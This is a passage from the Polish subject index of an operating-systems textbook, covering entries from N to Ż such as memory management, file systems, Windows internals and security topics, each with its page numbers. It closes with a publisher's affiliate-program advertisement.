 muzyka, 1067
 mysza, 402, 406

N

narzędzia dsniff, 597
 narzędzie nmap, 597
 NAT, network address translation, 685
 nazwy
 plików, 281
 ścieżek, 292
 NFS, Network File System, 794
 architektura systemu, 794
 implementacja systemu, 797
 protokoly systemu, 795
 struktura warstwy systemu, 797
 wersje systemu, 800
 niebieski ekran śmierci, 886
 nieprawidłowa strona, invalid page, 925
 niskopoziomowe oprogramowanie komunikacyjne, 552
 NIST, 500
 NOP, 642
 NT, New Technology, 858
 NUMA, NonUniform Memory Access, 921
 numer SID, 964
 NVOD, 1094

O

obiekty dyspozytora, 883
 obliczanie godziny, 399
 obraz
 nieskompresowany, 1013
 skompresowany, 1013
 obrona wielostrefowa, 684
 obrrys znaku, 421

obsługa
 błędów, 391
 błędów braku stron, 250, 255, 930
 przerwań, 57, 367
 sieci, 771
 systemu plików, 289
 wielu wątków, 123, 138
 zagnieżdżonych tablic stron, 493
 zegara, 397, 398
 ochrona pliku, 801
 odbiorca, receiver, 831
 oddzielenie
 mechanizmu szeregowania, 185
 strategii od mechanizmu, 255
 odległość Hamminga, 636
 odtwarzanie po awarii, 395
 odwołanie do pustego wskaźnika, 652
 odwracanie priorytetów, 923
 odwzorowywanie adresu liniowego, 266
 odzyskiwanie pamięci, 494
 ogólna warstwa blokowa, 774
 ograniczenia zabezpieczeń, 970
 okna tekstowe, 407
 okno, 414
 operacja
 down, 151
 operacja RCU, 168
 up, 151
 operacje
 na katalogach, 294
 na plikach, 288, 774
 wejścia-wyjścia, 58, 95, 172, 769, 942
 w Windows, 940
 opóźnione wywołania procedur, 881
 oprogramowanie
 do generowania wyjścia, 407
 do wprowadzania danych, 402
 DRM, 877
 jako usługa, 500
 klawiatury, 403
 komunikacyjne poziomu użytkownika, 555
 myszy, 406
 obsługi zegara, 398
 szpiegujące, 676, 679
 wejścia-wyjścia, 362
 optymalizacja, 1010, 1016
 ortogonalność, 997
 OS X, 45
 osiąganie spójności sekwencyjnej, 564
 otwarty plik, 900

P

- PAAS, Platform as a Service, 500
pakiet
 Pthreads, 129, 156
 SDK, 806
 WDK, 945
pakiety żądań wejścia-wyjścia, 946
pamięci o dużej pojemności, 74, 223
pamięć, 51, 430
 EEPROM, 54
 fizyczna, 935
 flash, 54
 masowa, 393
 podręczna, 328, 939
 podręczna L2, 53
 RAM, 53, 201, 396
 ROM, 53
 wirtualna, 76, 213, 262, 928
paradygmaty
 danych, 988
 interfejsu użytkownika, 986
 multimedialnych systemów wykonywania, 987
plików, 1091
parametry dyskowe, 380
parawirtualizacja, 488, 489
partyjonowanie pamięci, 534
paski, strips, 382
paskowanie, striping, 382
patchguard, 971
PBA, parallel bus architecture, 59
PCR, Platform Configuration Register, 625
PDA, Personal Digital Assistant, 46, 63
PDE, Page Directory Entry, 933
PDP-11 UNIX, 717
PEB, Process Environment Block, 905, 917
perspektywy, views, 939
PFF, Page Fault Frequency, 240
PFN database, 935
piaskownice aplikacji, 835
PID, Process Identifier, 736, 742
pierścień, 549
PKI, Public Key Infrastructure, 623
platforma
 jako usługa, 500
 x86, 505
plik
 AndroidManifest.xml, 824
 lib.dll, 930
 ntoskrnl.exe, 891
pliki, 68, 281
 .dll, 89
.wmf, 419
atrybuty, 286
binarne, 284
deskryptory, 290
implementacja, 297
multimedialne, 1072, 1095
nagłówkowe, 99
nazwy, 281
odwzorowane w pamięci, 248, 758
program do kopiowania, 289
rozszerzenia, 282
stron, 926
struktura, 283
typu peer-to-peer, 677
typy, 284
współdzielone, 304
wykonywalne, 285
z pojedynczą blokadą, 782
PLT, Procedure Linkage Table, 645
plug and play, 60, 859
płyta macierzysta, motherboard, 61
pobieranie plików bez wiedzy, 677
podmiot, 605
podpisy cyfrowe, 622
podpisywanie kodu, 693
podsystemy, 901
podsystemy NT, 865
podział czasu, 39, 543
pola, 1074
 pakietu żądań wejścia-wyjścia, 947
 struktury i-węzła, 790
polecenie lseek, 784
port ALPC, 900
pośrednictwo, 1006
potok trójfazowy, 49
potoki, pipes, 45, 737
poufność, 596
powłoka, 71, 728
 uproszczona, 81
powstawanie
 przerwań, 359
 zakleszczeń, 447
poziomy RAID, 383
priorytety
 systemu Windows, 921
 wątków, 922
problem
 czytelników i pisarzy, 190
 pięciu filozofów, 187
 producent-konsument, 150, 152, 165
 relokacji, 204

- problemy
do rozwiązywania w programach, 432
implementacyjne RPC, 560
po stronie systemu operacyjnego, 426
projektowe systemów stronicowania, 239
sprzętowe, 425
procedura, 896
pośrednicząca klienta, 559
pośrednicząca serwera, 559
zliczająca bity, 1011
procedure obsługujące przerwań, 367
proces, 845, 900
wielowątkowy, 126
procesor, 45, 47, 428, 534
superskalarny, 49
SVM, 481
procesory wielordzeniowe, 498
procesy, 65, 109, 905, 1032
bariry, 167
blokowanie zmiennych, 145
hierarchie, 115
implementacja, 117
komponenty, 127
komunikacja, 141
kończenie działania, 114
model, 110
monitory, 159
muteksy, 154
prace badawcze, 191
problemy komunikacji, 187
przekazywanie komunikatów, 164
regiony krytyczne, 143
semafory, 151
stany, 115
ścisła naprzemienna, 145
tworzenie, 112
unikanie blokad, 168
w systemie Linux, 735
wyścig, 141
wzajemne wykluczanie, 144
zorientowane na wejście-wyjście, 171
profil, 900
program
CMS, 94
gzip, 778
Hyper-V, 891
WinResume.exe, 891
zainfekowany, 689
programowane wejście-wyjście, 364
programowanie
aplikacji Win32, 869
ROP, 645
systemu Windows, 862
z wykorzystaniem wielu rdzeni, 534
zorientowane na powrót, ROP, 644
programowe zarządzanie buforem, 221
programy
agentów, 697
licencjonowane, 499
użytkowe Linuksa, 731
projekt systemu operacyjnego, 979
projektowanie systemu, 980 operacyjnego
cele, 980
etapy projektowania, 1021
implementacja, 992
interfejs, 983
nazewnictwo, 998
trendy, 1021
trudności, 981
wydajność, 1009
zarządzanie projektem, 1017
protokoly
sieciowe, 573, 574
systemu NFS, 795
protokół TCP/IP, 410
próbkowanie fali sinusoidalnej, 1076
przeciwdziałanie zakleszczeniom, 462
przeglądy kodu, code reviews, 657
przekazywanie komunikatów, 164, 165
przekos
cylindrów, 386
głowic, head skew, 385
przelaczanie, 541
pakietów, 550
światów, 487
przelacznik
krzyżowy, 525, 526
pojedynczy, 549
przenośny UNIX, 718
przepelnienie
bufora, 640, 648
liczb całkowitych, 653
przeplatanie, 1074
wideo, 1096
przeplot, 387
przerwania, 57, 358, 367
nieprecyzyjne, 360
precyzyjne, 360
przestrzenie adresowe, 67
przestrzeń
adresowa, 205, 243, 930
wirtualna, 215
nazw obiektów, 895
procesów, 925

przetwarzanie w chmurze, 477, 1022, 1035
 przydzielanie
 adresów wirtualnych, 925
 dedykowanych urządzeń, 376
 pamięci, 763
 przynęty, honeypots, 697
 przyspieszenie stronicowania, 219
 PTE, Page Table Entries, 933
 publikacje, 1031
 wprowadzające i ogólne, 1032
 publikuj-subskrybij, 585
 pule wątków, 907
 pułapka, breakpoint, 927
 punkty
 kontrolne, 502
 przyłączania, 950

R

RAID, 381
 RAM, Random Access Memory, 53, 201
 ramka, 1073
 wideo, 1082
 raportowanie błędów, 376
 RDMA, Remote Direct Memory Access, 554
 RDP, Remote Desktop Protocol, 924
 rdzeń, 51
 regiony krytyczne, 143
 reguły ochrony, 703
 rejestr
 bazowy, 57
 systemu Windows, 872
 bazy i limitu, 206
 rekord tablicy MFT, 955, 957
 relokacja, 204
 remapowanie adresów pamięci, 55
 replikacja, 562
 reprezentacja uprawnienia, 609
 RGB, Red, Green, Blue, 1074
 RMS, Rate Monotonic Scheduling, 1088
 robaki, 673
 rodzaje
 komunikatów, 411
 rootkitów, 680
 systemów, 569
 ROM, Read Only Memory, 53, 202
 rootkit, 680, 971
 firmy Sony, 683
 ROP, Return-Oriented Programming, 645, 970
 rozgałęźnik-wampir, 571
 rozmiar
 bloku, 313, 377
 maksymalny partycji, 335
 strony, 242

rozmieszczenie plików multimedialnych, 1100, 1095
 rozpowszechnianie
 oprogramowania szpiegującego, 677
 wirusów, 672
 rozpoznawanie tęczówki, 636
 rozproszona pamięć współdzielona, 249, 560
 rozszerzenia
 Joliet, 342
 plików, 282
 Rock Ridge, 341
 rozszerzona maszyna, 32
 rozwiązania siłowe, 1008
 rozwiązanie Petersona, 146
 równoważenie obciążenia, 565
 RPC, Remote Procedure Calls, 560, 888, 913,
 559, 862
 ruch ramienia dysku, 330

S

SaaS, Software as a Service, 500
 SACL, System Access Control List, 965
 SAM, Security Access Manager, 873
 sandboxing, 477
 SATA, Serial ATA, 32, 56, 379
 SBA, shared bus architecture, 59
 schemat
 list, 936
 stosów urządzeń, 890
 SCSI, Small Computer System Interface, 60
 SDK, Software Development Kit, 806
 segmentacja, 256, 259
 klasyczna, 259
 ze stronicowaniem, 260, 263
 sekcja, 900
 sektor dysku, 385
 sekwencja ucieczki, 408
 selektor x86, 264
 semafor, 151, 446, 900
 semantyka współdzielenia plików, 580
 serwer, 125, 409
 siatka, 549
 sieciowy system plików, NFS, 794
 sieć
 botnet, 597
 Ethernet, 570
 Internet, 572
 LAN, 570
 przelącznikowa omega, 527
 WAN, 570
 WWW, 577
 silniki mutacji, 690

- skanery antywirusowe, 687
- skrypciarze, 599
- skrytki pocztowe, mailslots, 913
- slaby punkt, 594
- spooler, 141, 462
- sposoby konstrukcji serwera, 125
- spójność systemu plików, 324
- sprawca, 605
- sprawdzanie błędów, 1008
- sprzęt
 - komputerowy, 47
 - obsługi zegara, 397
 - sieciowy, 570
 - wielokomputerów, 548
 - wieloprocesorowy, 524
- spyware, 676
- SSD, Solid State Disk, 55, 69
- SSF, Shortest Seek First, 389
- stabilny
 - odczyt, 395
 - zapis, 394
- standard
 - ISO 9660, 341
 - JPEG, 1078
 - MPEG, 1080
 - POSIX, 738
 - UNIX, 720
- stany
 - autoryzowane, 611
 - bezpieczne, 458
 - nieautoryzowane, 611
 - niebezpieczne, 458
 - procesów, 115, 845
 - stron, 769
 - STB, Set Top Box, 1069
 - steganografia, 617
 - sterownik
 - dysku, 32
 - jądra win32k.sys, 888
 - urządzenia, 900
 - VMM, 512
 - Win32k.sys, 891
 - zarządzania energią, 432
 - sterowniki
 - filtrów system plików, 889
 - urządzeń, 368, 889, 945
 - stos, 128
 - urządzenia, device stack, 889, 946
 - strategia czyszczenia, 248
 - strategie
 - alokacji pamięci, 239
 - organizacji plików, 1096
 - stronicowania, 926
- strona, 242
 - wirtualna, 926
- stronicowanie, 214, 250, 259
 - w Linuksie, 766
- strony współdzielone, 244
- struktura
 - danych, 895
 - danych runqueue, 750
 - dziennika, 306
 - napędu dyskowego, 54
 - obiektu, 893
 - pliku, 283
 - systemu, 992
 - systemu monolitycznego, 89
 - systemu operacyjnego, 88
 - MINIX 3, 92
 - THE, 90
 - VM/370, 94
 - Windows, 875
 - systemu plików, 951
 - systemu x86, 59
 - tokenu dostępu, 964
 - wpisu, 218
 - zespołu, 1018
- struktury
 - dynamiczne, 1000
 - statyczne, 1000
- superużytkownik, 601
- SVM, Secure Virtual Machine, 481
- sygnał wakeup, 151
- Symbian, 47
- symetryczne systemy wieloprocesorowe, 536
- symulacja algorytmu LRU, 231, 232
- synchronizacja, 914
 - w Linuksie, 752
- system
 - bez abstrakcji pamięci, 203
 - CTSS, 181
 - DV, 1081
 - MULTICS, 260
 - opakowań WDF, 945
 - operacyjny, 29, 31
 - Android, 804
 - czwarta generacja, 42
 - druga generacja, 35
 - historia, 34
 - hosta, 511
 - jako menedżer zasobów, 33
 - jako rozszerzona maszyna, 32
 - Linux, 722, 725
 - piąta generacja, 46
 - pierwsza generacja, 35
 - trzecia generacja, 37

- UNIX, 716
- X Window, 409
- plików, 69, 84, 279, 780, 1033
 - /proc, 793
 - ext2, 787
 - ext4, 792
 - FAT-16, 949
 - FAT-32, 949
 - ISO 9660, 338
 - kopie zapasowe, 319
 - Linuksa, 777
 - NT, 949
 - MS-DOS, 333
 - NTFS, 949
 - spójność, 324
 - wydajność, 327
 - system plików V7, 336
- rozproszony, 523, 569
- VMI, 490
- VMware Workstation, 513, 515
- wielokomputerowy, 569
- wieloprocesorowy, 569
- wieloprocesorowy SMP, 536
- systemy
 - jednopoziomowe katalogów, 291
 - klient-serwer z mikrojądrem, 994
 - operacyjne
 - badania, 101
 - czasu rzeczywistego, 64
 - firmy DEC, 858
 - kart elektronicznych, 65
 - komputerów mainframe, 62
 - komputerów osobistych, 63
 - komputerów podręcznych, 63
 - monolityczne, 88
 - serwerów, 62
 - struktura, 88
 - warstwowe, 89
 - wbudowane, 63
 - węzłów sensorowych, 64
 - wieloprocesorowe, 62, 534
 - plików
 - księgujące, 308
 - na płytach CD-ROM, 338
 - o strukturze dziennika, 306
 - wirtualne, 310
 - rozproszone, 568
 - rozszerzalne, 995
 - stronicowania, 239
 - wbudowane, 1025
 - wielokomputerowe
 - szeregowanie
- systemy wieloprocesorowe, 1036
- symetryczne, 536
- synchronizacja, 538
- szeregowanie, 542
- wieloprocesorowe, 521, 523
 - NUMA, 528
 - typu master-slave, 535
 - UMA
 - z architekturą magistrali, 524
 - z przełącznikami krzyżowymi, 525
 - wielowarstwowe, 992
 - wsadowe, 35
- szeregowanie, 169, 172, 919
 - bazujące na priorytetach, 179
 - cykliczne, 178, 748
 - EDF, 1089
 - gwarantowane, 182
 - loteryjne, 182
 - monotoniczne w częstotliwości, 1088
 - operacji dyskowych
 - dynamiczne, 1108
 - statyczne, 1106
 - operacji dyskowych, 1106
 - procesów homogenicznych, 1086
 - procesów multimedialnych, 1086
 - sprawiedliwe, 183
 - systemów wielokomputerowych, 565
 - w czasie rzeczywistym, 1086
 - w Linuksie, 748
 - w systemach czasu rzeczywistego, 184
 - w systemach interaktywnych, 178
 - w systemach wsadowych, 176
 - w trybie użytkownika, 907
 - wątków, 185
 - zespolów, 546
- sześciian, 549
- szkielet aplikacji, 411, 415
- szybkość
 - czytania danych, 315
 - przesyłania danych, 351, 1071
- szfrowanie plików, 960

Ś

- ścieżki, 292
- ścisła naprzemienność, 145
- śledzenie
 - wolnych bloków, 316
 - wykorzystania zasobów, 319
- środki obrony, 684
- środowisko bezpieczeństwa, 595

T

tabela FAT, 300
 tabele stron, 217, 223, 493
 odwrócone, 225
 wielopoziomowe, 223
 tablica
 GPT, 388
 plików, 952
 PLT, 645
 stron, 218, 931
 uchwytów, 894, 895
 takt zegara, 397
 TCP, Transmission Control Protocol, 575, 772
 TEB, Thread Environment Block, 905, 917
 technika
 ASLR, 646
 plug and play, 60
 techniki
 antyantywirusowe, 687
 antywirusowe, 687
 biometryczne, 635
 skutecznnej wirtualizacji, 484
 technologia
 RAID, 381
 wewnętrznych połączeń, 549
 teoria grafów, 566
 test POST, 753
 THE, 90
 TLB, Translation Lookaside Buffer, 929
 TLS, Thread Local Storage, 905
 tłumacz binarny, 485
 TOCTOU, 655
 token, 964
 dostępu, 900, 965
 topologie wewnętrznych połączeń, 549
 torus podwójny, 549
 TPM, Trusted Platform Module, 891
 trafienie pamięci, 52
 trajektorie zasobów, 457
 transfer
 obiektów, 820
 poprzez DMA, 356
 transformacja falkowa Gabora, 636
 transmisja równoległa, 59
 tranzystory, 35
 tryb
 beztaktowy, 749
 jądra, 29
 nadzorcy, 29
 niekanoniczny, 403

offline, 36
 piaskownicy, 477
 użytkownika, 29
 tryby ochrony pliku, 801
 tworzenie
 dowiązania, 779
 procesów, 112, 736, 816
 tylne drzwi, back door, 656
 typ master-slave, 535
 typy
 obiektów, 900
 plików, 284
 sieci, 570
 usług sieciowych, 575
 wieloprocesorowych systemów operacyjnych, 534

U

UAC, User Account Control, 968
 uchwyty, 894
 UDF, Universal Disk Format, 298
 udostępnianie zdjęcia, 829, 840
 UEFI, Unified Extensible Firmware Interface, 890
 UID, User ID, 67, 800
 układ
 czterordzeniowy, 51
 systemu plików, 296
 układy
 scalone, 37
 ultrawielordzeniowe, 532
 wielordzeniowe, 50, 530, 1022
 wielowątkowe, 50
 ukryty kanał komunikacyjny, 614, 616
 ukrywanie sprzętu, 1004
 UMS, User-Mode Scheduling, 908
 UNICS, 716
 unikanie
 blokad, 168
 kanarków, 642
 wirusów, 692
 UNIX, 45, 716
 uprawnienia, 607
 superużytkownika, 601
 uruchamianie
 aktywności, 826
 aplikacji, 827
 komputera, 61
 procesów, 842
 systemu Linux, 753
 systemu Windows, 890
 usługi, 830

urządzenia, 900
 dedykowane, 376
 wejścia-wyjścia, 55, 350, 352
 wirtualne, 498
 urząd certyfikacji, CA, 623
 USB, Universal Serial Bus, 60
 USENET, 588
 usługa, 830
 ADSL, 773
 bezpołaczeniowa, 573
 datagramów z potwierdzeniami, 574
 połączeniowa, 573
 usługi
 komunikacyjne, 555
 sieciowe, 573
 trybu użytkownika, 901
 usuwanie
 procesu, 828
 zakleszczeń, 455
 poprzez wywłaszczenie, 455
 poprzez zabijanie procesów, 456
 przez cofnięcie operacji, 456
 uwierzytelnianie, 626
 metodą wyzwanie-odpowiedź, 632
 z wykorzystaniem obiektu fizycznego, 633
 z wykorzystaniem technik biometrycznych, 635
 uwięzienia, 468
 użycie karty inteligentnej, 635

V

VAD, Virtual Address Descriptor, 929
 VFS, Virtual File System, 310, 733, 778
 VMI, Virtual Machine Interface, 490
 VMM, Virtual Machine Monitor, 478
 VMWARE, 502
 VMware Workstation, 504
 VMX, 512

W

WAN, Wide Area Networks, 570
 war dialer, 628
 warstwa
 abstrakcji sprzętowej, 877
 jądra, 880
 middleware bazująca na dokumentach, 576
 koordynacji, 584
 obiektach, 582
 systemie plików, 578
 wykonawcza, 884

warstwy programowania, 863
 wątek, 120, 909, 900, 1032
 sprzątacza, 308
 wyskakujący, 558
 wątki
 implementacja w jądrze, 134
 implementacja w przestrzeni użytkownika, 131
 jądra, 995
 komponenty, 127
 konflikty, 138
 model klasyczny, 125
 pop-up, 137
 POSIX, 129
 prywatne zmienne globalne, 139
 stron zerowych, 922
 w systemie Linux, 745
 wykorzystanie, 121
 WDF, Windows Driver Foundation, 945
 WDK, Windows Driver Kit, 945
 WDM, Windows Driver Model, 945
 wejście-wyjście, 71, 349, 1034
 jednostki MMU, 496
 oprogramowanie, 362
 niezależne od urządzeń, 372
 w przestrzeni użytkownika, 377
 programowane, 364
 sterowane przerwaniami, 365
 system wieloprocesorowy ze współdzieloną pamięcią, 523
 urządzenia, 350, 352
 warstwy oprogramowania, 367
 warstwy systemu, 378
 wirtualizacja, 495
 z wykorzystaniem DMA, 366
 wektor przerwań, 57
 wersje systemu NFS, 800
 weryfikatory
 integralności, 691
 zachowań, 691
 wewnętrzne połączenia, 549
 węzły sensorowe, 64
 wideo
 na żądanie, 1069
 niemal na życzenie, 1094
 RAM, 413
 wielkie przestrzenie adresowe, 1023
 wielobieżność, reentrancy, 1007
 wielokomputer, 523, 548
 z przekazywaniem komunikatów, 523
 wielokrotne
 kolejki, 181
 użycie kodu, 1007
 wykorzystywanie kodu, 644

- wieloprogramowość, 37, 119
- Win32 API, 85, 859
- Windows
 - allokacja przestrzeni dyskowej, 954
 - asynchroniczne wywołania procedur, 882
 - bezpieczeństwo, 963
 - biblioteki DLL, 901
 - błędy braku stron, 930
 - implementacja
 - bezpieczeństwa, 967
 - procesów, 916
 - systemu plików, 950
 - systemu wejścia-wyjścia, 944
 - wątków, 916
 - zarządzania pamięcią, 929
 - katalogi, 897
 - kompresja plików, 958
 - komunikacja międzymiędzyprocesowa, 913
 - księgowanie, 959
 - łączenie sterowników, 948
 - menedżer obiektów, 891
 - obiekty dyspozytora, 883
 - ograniczenia zabezpieczeń, 970
 - operacje wejścia-wyjścia, 940
 - opóźnione wywołania procedur, 881
 - organizacja trybu jądra, 876
 - pamięć podrzczna, 939
 - pliki stron, 926
 - podsystemy, 901
 - priorytety systemu, 921
 - procedury, 896
 - procesy, 904
 - przestrzeń nazw obiektów, 895
 - rejestr systemu, 872
 - schemat stosów urządzeń, 890
 - sterowniki urządzeń, 889, 945
 - stosy urządzeń, 947
 - struktura systemu, 875
 - synchronizacja, 914
 - system plików, 949
 - szeregowanie, 907, 919
 - szifrowanie plików, 960
 - uchwyty, 894
 - uruchamianie systemu, 890
 - usługi trybu użytkownika, 901
 - warstwa abstrakcji sprzętowej, 877
 - warstwa jądra, 880
 - warstwa wykonawcza, 884
 - wątki, 904, 909
 - włókna, 906
 - wywołania API, 911, 965
 - zadania, 906
 - zarządzanie
 - energią, 960
 - pamięcią, 924
 - pamięcią wirtualną, 928
 - Windows 7, 44
 - Windows 8, 855
 - Windows Me, 44
 - Windows na bazie MS-DOS-a, 857
 - Windows na bazie NT, 857
 - Windows NT, 44
 - Windows Update, 971
 - Windows Vista, 44, 860
 - Windows XP, 44
 - wirtualizacja, 477, 489, 1022, 1035
 - architektury x86, 507
 - na platformie x86, 505
 - pamięci, 491
 - SR-IOV, 497
 - wejścia-wyjścia, 495
 - wirtualna
 - maszyna Javy, 701
 - platforma sprzętowa, 510
 - przestrzeń adresowa, 215, 756, 765, 925
 - wirtualne systemy plików, 310
 - wirtualny
 - sprzęt, 511
 - system plików, 786
 - wirus, 594, 663
 - wirus skompresowany, 689
 - wirusy
 - polimorficzne, 689
 - rezydujące w pamięci, 667
 - sektora startowego, 668
 - twarzyszące, 664
 - w kodzie źródłowym, 671
 - w makrach, 670
 - w programach wykonywalnych, 665
 - w sterownikach urządzeń, 670
 - wiszące wskaźniki, dangling pointers, 651
 - włókna, fibers, 906
 - WNF, Windows Notification Facility, 888
 - WNS, Windows Notification Service, 962
 - WOW, Windows-on-Windows, 870
 - wpis
 - PDE, 933
 - PTE, 933
 - wprowadzanie danych, 402
 - wskazówki, hints, 1015
 - współdzielenie
 - plików, 580, 759
 - przestrzeni, 545
 - współdzierona biblioteka, 247
 - wstrzykiwanie kodu, 654
 - wtrącanie do więzienia, 695

wydajność systemu
 operacyjnego, 1009
 plików, 327
 wyjście VM, 492
 wykonywanie danych, 643
 wykorzystanie luk w oprogramowaniu, 638
 wykrywanie
 rootkitów, 681
 włamań, 695
 zakleszczeń, 451, 453
 wyłączanie przerwań, 144
 wymagania dotyczące wirtualizacji, 480
 wymiana pamięci, 207
 wysyłanie komunikatu rozgłoszeniowego, 832
 wyszukiwanie pliku, 338
 wyścig, 141
 wyświetlacz, 427
 wyświetlanie, 444, 455
 wywołania
 API, 911, 965
 biblioteczne, 86
 blokujące, 556
 funkcji Win32, 869
 interfejsu NT API, 867, 943
 interfejsu Win32 API, 874, 916
 nieblokujące, 556
 pakietu Pthreads, 157, 158
 procedur, 558
 rdzennego NT API, 869
 RPC, 913
 systemowe, 76
 do zarządzania katalogami, 83
 do zarządzania plikami, 82
 do zarządzania procesami, 79
 Linuksa, 738, 759
 różne, 85
 wejścia-wyjścia, 772
 systemu plików, 782
 wywołanie
 chmod, 85
 read, 124
 sleep, 149
 stat, 784
 time, 85
 wakeup, 149
 Win32 API, 869
 wyzwanie-odpowiedź, challenge-response, 632
 wzajemne wykluczanie, 144, 462
 wzorzec skanowania, 1074

X

X Window System, 45

Z

zabezpieczenia, 71
 aplikacji, 836
 sprzętowe, 74
 zabieranie cykli, cycle stealing, 357
 zabijanie procesów, 456
 zabójca OOM, 813
 zadania, jobs, 906
 zagłodzenia, 469
 zagrożenia, 596
 zakleszczenie, deadlock, 443, 1035
 komunikacyjne, 465
 modelowanie, 448
 przeciwdziałanie, 462
 unikanie, 449, 457
 usuwanie, 455
 warunki powstawania, 447
 wykrywanie, 451, 453
 wywłaszczenie, 455
 zalecenia projektowe
 kompletność, 984
 paradygmaty, 986
 prostota, 984
 wydajność, 985
 zależności pomiędzy procesami, 844
 zamiary, intents, 834
 zapętlanie, 541
 zapobieganie wykonywaniu danych, 643
 zarządcy, 135
 zarządzanie
 bateriami, 431
 buforem TLB, 221
 energią, 424, 960
 katalogami, 80, 83
 miejscem na dysku, 313
 obciążeniem, 241
 pamięcią, 118, 210, 211, 267, 1033
 pamięcią, 201, 924
 pamięcią fizyczną, 760, 935
 pamięcią W Linuksie, 755
 pamięcią wirtualną, 928
 plikami, 80, 82, 118
 procesami, 79, 80, 118, 911, 916
 procesorem, 909
 wątkami, 911, 916

zarządzanie

- włóknami, 911, 916
- zadaniami, 911
- zarządzanie projektem, 1017
- systemem plików, 80
- systemem plików, 313
- zarządzanie temperaturą, 431
- zarządzanie wolną pamięcią, 210
- zarządzanie zasobami, 909

zasada

- Kerckhoffsa, 620

- pola, 603

zasady projektowe, 1040**zasoby**, 444

- zastępowanie stron, 226, 227

- zaufana baza obliczeniowa, 601

- zbiór roboczy, working set, 233, 934

- zdalne wywołanie procedury, RPC, 558

- zdarzenie, 900

- zdobywanie zasobu, 445

zegary, 396

- programowe, 400

złośliwe oprogramowanie, 639, 658**zmienne globalne**, 139**znak**

- CR, 405

- EOF, 405

- ERASE, 405

- INTR, 405

- KILL, 405

- LNEXT, 405

- NL, 405

- QUIT, 405

- START, 405

- STOP, 405

- zwalnianie dedykowanych urządzeń, 376

ż

- żądanie uprawnień, 838

- żniwiarze gadżetów, gadget harvesters, 645

PROGRAM PARTNERSKI

GRUPY WYDAWNICZEJ HELION

- 
1. ZAREJESTRUJ SIĘ
 2. PREZENTUJ KSIĄŻKI
 3. ZBIERAJ PROWIZJĘ

Zmień swoją stronę WWW
w działający bankomat!

Dowiedz się więcej i dołącz już dzisiaj!

<http://program-partnerski.helion.pl>

GRUPA WYDAWNICZA
 Helion SA